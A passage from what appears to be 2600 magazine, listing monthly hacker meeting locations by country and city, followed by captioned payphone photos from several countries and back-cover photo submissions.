Buenos Aires: Bar El Sitio, Av de Mayo 1354.

AUSTRALIA

Melbourne: Southgate Shopping Complex, outside food courts.

Sydney: The Crystal Palace Hotel, 789 George St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm

Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.

Vancouver (Surrey): Central City Shopping Centre food court by Orange Julius.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Grenoble: EVE performance hall on the campus of Saint Martin d'Heres. 6 pm

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Cafe Monde et Medias, Place de la Republique. 6 pm

Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm

Rouen: Place de la Cathedrale, benches to the right. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the payphones beside the Dublin Tourism Information Centre on Suffolk St. 7 pm

Westport: Phone booth next to the library. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court.

***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Upstairs at Tenders, 800 Holmes Ave NE. 6 pm

Arizona

Phoenix: Cartel Coffee Lab. 6 pm

Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Los Angeles: Union Station, inside main entrance (Alameda St side) between Union Bagel and the Traxx Bar.

Monterey: East Village Coffee Lounge. 5:30 pm

Orange: Orange Circle. 7 pm

Sacramento: Hacker Lab, 1715 I St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Center near street level fountains. 6 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Loveland: Starbucks at Centerra (next to Bonefish Grill). 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Fort Lauderdale: Undergrounds Coffeehaus, 3020 N Federal Hwy. 7 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Jacksonville: O'Brothers Irish Pub, 1521 Margaret St. 6:30 pm

Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm

Sebring: Lakeshore Mall food court, next to payphones. 6 pm

Titusville: Krystal Hamburgers, 2914 S Washington Ave (US-1).

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Indianapolis: Tomlinson Tap Room in City Market, 222 E Market St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Morristown: Panera Bread, 66 Morris St. 7 pm

Somerville: Dragonfly Cafe, 14 E Main St.

New Mexico

Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm

New York

Albany: SUNY Albany Transfer & Commuter Lounge, first floor, Campus Center. 6 pm

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).

Raleigh: Cup A Joe, 3100 Hillsborough St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Front of the food court fountain in Easton Mall. 7 pm

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, food court outside Taco Bell.

Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm

Houston: Ninfa's Express seating area, Galleria IV. 6 pm

Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm

Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time To start a meeting in your city, send email to meetings@2600.com.

Wide Ranging Payphones

Croatia. This bright and cheery phone is located just outside the bus station in Split. It is from provider T-Com and comes complete with dialing instructions and rates for some two dozen countries.


Photo by Howard Feldman

United Arab Emirates. This was taken on the beachside boardwalk in Abu Dhabi. If you look really closely, you can see the Arabic and English numerals on the keypad.

Photo by Casey Borders

Cuba. We've printed pictures of payphones from Trinidad before, but never from the one inside this country. Yes, there's a Trinidad in Cuba and their payphones seem to be in great shape.

Photo by Ian Morse




United Kingdom. Then there are true mysteries, such as how anyone is able to even get to this payphone in Osmington Mills. It doesn't accept coins, which means the phone company never has to cut through the underbrush to collect money.

Photo by Sparky Lou

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos



Above: This was bound to happen eventually. With all of the CAPTCHA challenges that are out there, it was time for our number to come up, as it literally did with this download (ROMs for Asteroids Deluxe (rev 2) for the Atari emulator) that **Alek Koss** was in the middle of obtaining.

Left: This terrific building was found by **Shawn Boyko** while driving past it in Cincinnati. It was actually a fire station until 1976 and now is used for offices. We think it would be a great clubhouse.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.